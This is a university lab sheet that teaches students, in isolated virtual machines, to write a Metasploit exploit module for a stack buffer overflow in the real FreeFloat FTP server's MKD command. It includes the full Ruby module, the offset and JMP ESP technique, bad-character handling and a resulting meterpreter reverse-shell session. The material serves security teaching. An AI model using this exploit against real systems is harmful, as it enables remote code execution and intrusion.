

Exploit Development

License



This work by [Z. Cliffe Schreuders](#) at Leeds Metropolitan University is licensed under a [Creative Commons Attribution-ShareAlike 3.0 Unported License](#).



All included software source code is by [Z. Cliffe Schreuders](#) and is also licensed under the [GNU General Public License](#), either version 3 of the License, or (at your option) any later version.

Contents

[General notes about the labs](#)

[Preparation](#)

[Introduction to exploit development](#)

[Getting started](#)

[Manual exploitation](#)

[Writing your first MSF exploit module](#)

[Finding the offset](#)

[Adding shellcode](#)

[Getting to the shellcode](#)

[Getting it working](#)


[Finishing touches](#)

[References](#)

[Conclusion](#)

General notes about the labs

Often the lab instructions are intentionally open ended, and you will have to figure some things out for yourselves. This module is designed to be challenging, as well as fun!

However, we aim to provide a well planned and fluent experience. If you notice any mistakes in the lab instructions or you feel some important information is missing, please feel free to add a comment to the document by highlighting the text and click the comment icon (), and I (Cliffe) will try to address any issues. Note that your comments are public.

The labs are written to be informative and, in order to aid clarity, instructions that you should actually execute are generally **written in this colour**. Note that all lab content is assessable for the module, but the colour coding may help you skip to the “next thing to do”, but make sure you dedicate time to read and understand everything. Coloured instructions in *italics* indicates you need to change the instructions based on your environment: for example, using your own IP address.

You should maintain a **lab logbook / document**, which should include your answers to the **questions posed throughout the labs (in this colour)**.

Preparation

As with all of the labs in this module, **start by loading the latest version of the LinuxZ** template from the IMS system. If you have access to this lab sheet, you can read ahead while you wait for the image to load.

To load the image: press F12 during startup (on the boot screen) to access the IMS system, then login to IMS using your university password. Load the template image: LinuxZ (load the latest version).

Once your LinuxZ image has loaded, **log in using the username and password allocated to you by your tutor**.

The root password -- **which should NOT be used to log in graphically** -- is “tiaspbqe2r” (this is a secure password but is quite easy to remember). Again, never log in to the desktop environment using the root account -- that is bad practice, and should always be avoided.

Using the VM download script (as described in a previous lab), **download and start these VMs:**

- Kali Linux (Bridged and Host Only)
username:root password:toor

- Windows XP - bridged with network share

Introduction to exploit development

By the end of this lab you will have written a Metasploit exploit module to compromise a remote buffer overflow.

The exploit you are going to write is not currently in Metasploit's arsenal, and the MSF example on ExploitDB does not work with the WinXP service pack you will use. So what you are creating is somewhat unique!

Getting started

On the Windows XP VM (victim/debugger)


Download these files (also available via the network share in Z:\Software & VM & ISO\Software\Debuggers\):

OllyDbg, a graphical debugger: <http://www.ollydbg.de/odbg110.zip>

FreeFloat, a vulnerable (but real) FTP server: <http://www.exploit-db.com/wp-content/themes/exploit/applications/687ef6f72dcbbf5b2506e80a375377fa-freelfloatftpserver.zip>


Copy each of these zip files to My Documents, and extract them to their own subdirectories.

Start OllyDbg (by running OLLYDBG.exe), click Open, and select the Win32 FloatFTP server executable.



Starting the debugger, by opening the program to debug

OlllyDBG is similar to GNU GDB, which you have used previously, except that it is a graphical program (a similar program for Linux is EDB -- both are available in Kali Linux). Note that the Assembly instructions are displayed in a slightly different format ([AT&T vs Intel syntax](#)).



OlllyDbg debugger poised and ready to go

Also, note that the registers are visible (top right), and that the EIP is pointing to the FTPServe entry point, since the program is not yet running. Top left are the assembly instructions, the stack is visible at the bottom right.

At this point you may wish to **move your Windows VM onto the host-only network, and renew your IP address**, so others on the network can't interfere.

Note the IP address of your Windows VM.

Press the Start icon (▶) in OllyDbg.

If you are prompted by the Windows firewall, allow the server access to the network (click "Unblock").



Allow the server network access

Manual exploitation

On the Kali Linux VM (attacker/exploit development)

First, manually test the vulnerability, by connecting directly to the vulnerable server using Ncat:

```
ncat IP-address FTP-port
```

Authenticate as an anonymous user:

```
USER anonymous
```

PASS anonymous

```
USER anonymous
331 Password required for anonymous.
PASS anonymous
230 User anonymous logged in.
```

Manual exploitation

Note that FloatFTP has a buffer overflow when a MKD command is followed by a long string.

Did you discover this vulnerability during the bug hunting lab?

Cause a buffer overflow...

Run MKD followed by a few lines of 'A's (at least 5 lines or so), then press Enter:

```
MKD AAAAAAAAAAAAAAA(*A)
```

On the Windows XP VM (victim/debugger)

The screenshot shows OllyDbg debugging FTPServer.exe. The CPU window displays a long string of 'A's being written to memory. The registers window shows EIP pointing to 41414141. The status bar at the bottom indicates an 'Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program'.

Manual exploitation crashing the program (the screenshot is cropped, so doesn't show the whole input)

OllyDdg will report an "access violation" (at the bottom in the status bar), and pause the process.

Tip: if it doesn't, you may not have entered a long enough input.

What is the value of EIP? Why is this interesting / good news?

Writing your first MSF exploit module

On the Kali Linux VM (attacker/exploit development)

Create a Metasploit exploit module, and save it as **FreeFloatMDKoverflow.rb** in **/root/.msf4/modules/exploits/windows/ftp/**:

Hint: to make the directory path, you can run "mkdir -p /root/.msf4/modules/exploits/windows/ftp/"

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::Ftp
  def initialize(info = {})

    super(update_info(info,
      'Name' => 'FloatFTP MKD overflow',
      'Description' => 'My first MSF exploit module',
      'Author' => [ 'Your name' ],
      'Version' => '$Revision: 1 $',
      'Platform' => ['win'],
      'Targets' => [ [ 'Windows XP SP2', { } ], ],
      'DefaultTarget' => 0,
      'License' => GPL_LICENSE
    ))

  end

  def exploit
    puts "My first Metasploit module!"
    connect_login

    bad = "A" * 1000

    send_cmd( ['MKD', bad] , false )

    disconnect
  end
end
```

```
end  
end
```

Note that MSF simplifies our code already, since it does the FTP authentication for us. This code is Ruby, although you do not need to be overly familiar with the Ruby programming language in order to develop exploits.

On the Windows XP VM (victim/debugger)

Reopen the program and restart the service in OllyDBG.

On the Kali Linux VM (attacker/exploit development)


Start msfconsole, and launch your new exploit:

```
msfconsole  
  
msf > use exploit/windows/ftp/FreeFloatMDKoverflow  
  
msf (FreeFloatMDKoverflow) > set RHOST IP-address  
  
msf (FreeFloatMDKoverflow) > exploit
```

If there is a problem loading your new exploit, scroll up in msfconsole's output to read any error messages, then fix any code mistakes and restart msfconsole and try the above again.

On the Windows XP VM (victim/debugger)

If things go well, you will have changed EIP to 0x41414141 (AAAA), and caused an access violation.



OllyDbg access violation shown in the status bar

Finding the offset

On the Kali Linux VM (attacker/exploit development)

Your next step is to determine the offset within the input that overwrites the EIP: just how many As would it take to overwrite EIP?

There are many ways you could determine the offset, one of which is to use Metasploit's **pattern_create** feature.

Edit the above code, so that bad is set to `pattern_create(1000)`, rather than a sequence of As.

This generates a special pattern that can be used to calculate the offset, based on having any section of the pattern. Your exploit will now generate the special pattern and send it as the malicious input to the program. The aim is to use this pattern to calculate the length of the offset before the EIP overwrite occurs.

On the Windows XP VM (victim/debugger)

Restart the service in OllyDBG.


On the Kali Linux VM (attacker/exploit development)

Restart msfconsole, and launch your updated exploit:

```
msfconsole  
  
msf > use exploit/windows/ftp/FreeFloatMDKoverflow  
msf (FreeFloatMDKoverflow) > set RHOST IP-address  
msf (FreeFloatMDKoverflow) > exploit
```

On the Windows XP VM (victim/debugger)

Note the new EIP address error.



OllyDbg access violation shown in the status bar

On the Kali Linux VM (attacker/exploit development)

Run the new EIP value through MSF's pattern_offset tool:

```
/usr/share/metasploit-framework/tools/pattern_offset.rb  
EIP-value 1000
```

Record the EIP offset you have calculated.

So you now know the offset: the number of bytes from the start of the input, to the part of the input that overwrites EIP.

Confirm this by updating your bad variable in the exploit code, so that it starts with "A" * offset, then four Bs, then lots of Cs.

Hint: bad = "A" * *offset* + "BBBB" + "C" * 500

On the Windows XP VM (victim/debugger)


Restart your debugging

On the Kali Linux VM (attacker/exploit development)

Restart Metasploit, and rerun your exploit module.

On the Windows XP VM (victim/debugger)

If you have correctly overwritten exactly the EIP you will have written the value 0x42424242 (since 0x42 is hex for ASCII 66, which represents a B).




OllyDbg access violation shown in the status bar

Adding shellcode

Now that you can control execution of the vulnerable service, you need to decide where to put the shellcode/payload. You could either place the shellcode before or after the set of Bs representing your control of EIP, since you control both areas of input.

Browse the Register and Stack panes, and find the As, Bs, and Cs.



OllyDbg browsing input on the stack

Next, look to see if any of the registers are already pointing to the potential shellcode areas. If so, you can jump directly to a register, which is an ideal situation (otherwise you would need to find another way to jump to the shellcode).

Do you think the shellcode should be stored in the As section or the Cs section?

We have ESP and EDI both pointing somewhere in the Cs, which is good because there also seems to be quite a bit of space for your shellcode. (Answer: so this is the a good place to put your shellcode.)

On the Kali Linux VM (attacker/exploit development)

Add a payload to the Cs section:

Update bad to be:

```
bad = "A" * offset + "BBBB" + payload.encoded + "C" * 10
```

Getting to the shellcode

Finally, you need a new return address to replace "BBBB" that will land you in your shellcode.

Since you may not know exactly where the pointer will land within the Cs, you can add a NOP slide...

[What is a NOP, and what is a NOP slide?](#)

Update the bad variable to:

```
bad = "A" * offset + "BBBB" + "\x90" * 30 + payload.encoded  
+ "C" * 10
```

[Why can't you just replace BBBB with the memory address that you can see the Cs starting in OllyDb?](#)

Part of the answer: you cannot simply write a memory address directly into that space, since the memory addresses change each time the program runs. An alternative way to get to your shellcode is to point EIP at an instruction within memory that jumps the code to the ESP register.

On the Windows XP VM (victim/debugger)

To find such an instruction:

Restart the debugging of the FTP server.

Right click the instruction pane (top left), and Search for → Command.

Search for "JMP ESP"

If the command does not exist in the main program (it doesn't in this case), you can search through the shared libraries that the program uses for a JMP ESP instruction:

View (menu) → Executable Modules

When developing exploits it is often best to use return values that point to libraries that ship with the program, rather than system libraries which may change each Windows release. However, in this case there does not seem to be any other choice.

Select a module of your choice

Try searching for "JMP ESP"

Once you have found one, make a note of the address.

Note: choose a return address that does not include 0x00, 0x0A, or 0x0D.

What return address have you found, and what library was it in?

For example, one solution is to search within shell32, and find the instruction at 0x7CA58265. However, you should try to find another one if you can.

Replace the "BBBB" in the exploit to a reversed (Little Endian) version of the return address you have found. For example, 0x7CA58265 would become:

```
bad = "A" * offset + "\x65\x82\xA5\x7C" + "\x90" * 30 +  
payload.encoded + "C" * 10
```

Why do you need to write the address "reversed" in the code?

On the Windows XP VM (victim/debugger)

Restart your debugging.

On the Kali Linux VM (attacker/exploit development)

Restart Metasploit, and rerun your exploit module.

On the Windows XP VM (victim/debugger)

The program crashes due to your payload including characters that get misinterpreted.


Getting it working

For now, let's assume the typical set of bad characters applies in this case: 0x00, 0x0A, and 0x0D.

On the Kali Linux VM (attacker/exploit development)

Update the module info at the start of the Metasploit exploit module, to include the line:

```
'Payload' => {'BadChars' => "\x00\x0a\x0d"},
```



OllyDbg access violation shown in the status bar

On the Windows XP VM (victim/debugger)

Restart your debugging

On the Kali Linux VM (attacker/exploit development)

Restart Metasploit, and rerun your exploit module.

This time the program **terminates** as soon as the exploit runs (rather than having an access violation). This indicates that your exploit is not generating any errors, but is causing the server to stop. This can be avoided by setting another Metasploit option.

Update the module info at the start of the Metasploit exploit module, to include the line:

```
'DefaultOptions' => {'EXITFUNC' => 'process'},
```

On the Windows XP VM (victim/debugger)

Restart your debugging

On the Kali Linux VM (attacker/exploit development)

Restart Metasploit, and rerun your exploit module.

At this point your exploit should now be fully working! You will end up with a meterpreter shell on the Windows system! **Hurray!**

If your exploit did not work, there may be a problem with your selected "JMP ESP"; you may have used a library that is randomised via address-layout randomisation (ASLR), so the layout the the code may change each time the library is used. Try finding another return address, or use the example provided above.

```
msf exploit(FreeFloatMKDoverflow) > exploit

[*] Started reverse handler on 192.168.204.108:4444
My first Metasploit module!
[*] Sending stage (769024 bytes) to 192.168.204.163
[*] Meterpreter session 1 opened (192.168.204.108:4444 -> 192.168.204.163:1034) at 2014-03-07 15:42:22 +0000

meterpreter > |
```

Payload away!

Confirm you have access to the remote system by running:

```
meterpreter > getuid
```

```
meterpreter > ps
```

Finishing touches

Store the offset and return address with the Targets setting...

This line:

```
'Targets' => [ [ 'Windows XP SP2', { } ],],
```

becomes:

```
'Targets' => [ [ 'Windows XP SP2', {'Offset' => XXX, 'Ret' => 0xXXXXXXXX} ],],
```

(Where you should replace the values with the ones you identified earlier.)

Replace the offset number within your code with:

```
target['Offset']
```

Replace the return address within your code with:

```
[target.ret].pack('V')
```

Replace the 'A's and NOPs with a call to `make_nops(number)`.

What is the difference between using 0x90 instructions verses using calls to `make_nops()`? What is the advantage?

Remove the 'C's from the bad variable.

Test your changes: restart the debugger and msfconsole, and try re-running your exploit.

You could further improve the module by:

- Improve the description: include further information about the flaw
- Add to the author list with information about who first discovered this vulnerability, when it was discovered, and who wrote this guide (always give credit where it is due)
- Figure out what the maximum space there is for the payload and include this in the Payload definition (look at other exploits for examples)
- Test for other possible bad characters, and update accordingly (Google will come in handy here)

Read through your complete code, and ensure you understand the purpose of every line.

What defenses exist against buffer overflow stack smashing attacks?

Which of these would interfere with your exploit, how, and could you circumvent them?

- ASLR

- DEP
- NX
- Stack pointer protection
- Access controls
- Firewalls

References

For further reading:

- Excellent exploitation development tutorial: <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>
- OllyDbg Tricks for Exploit Development: <http://resources.infosecinstitute.com/in-depth-seh-exploit-writing-tutorial-using-ollydbg/>
- Exploit development tutorial with nice visualisations of the stack: <http://www.securitysift.com/windows-exploit-development-part-2-intro-stack-overflow/>
- Other exploits for the same vulnerability... you can learn from looking at other example of the same attack:
 - Tutorial for a python exploit: <http://www.fuzzysecurity.com/tutorials/expDev/2.html>
 - MSF exploit WinXP SP3: <http://www.exploit-db.com/exploits/17540/>
 - Ruby exploit WinXP SP3 Brazilian: <http://www.exploit-db.com/exploits/17539/>

Conclusion

At this point you have:

- Manually crashed a program (again) by overwriting EIP
- Created a Metasploit exploit module that duplicates this
- Figured out how to overwrite EIP with anything of your choosing (by calculating the offset from the start of the input to the value that is restored from the stack to EIP)
- Pointed EIP at an instruction somewhere else in memory (the program's code) to get your shellcode running
- Written code to exploit the remote buffer overflow!

Well done!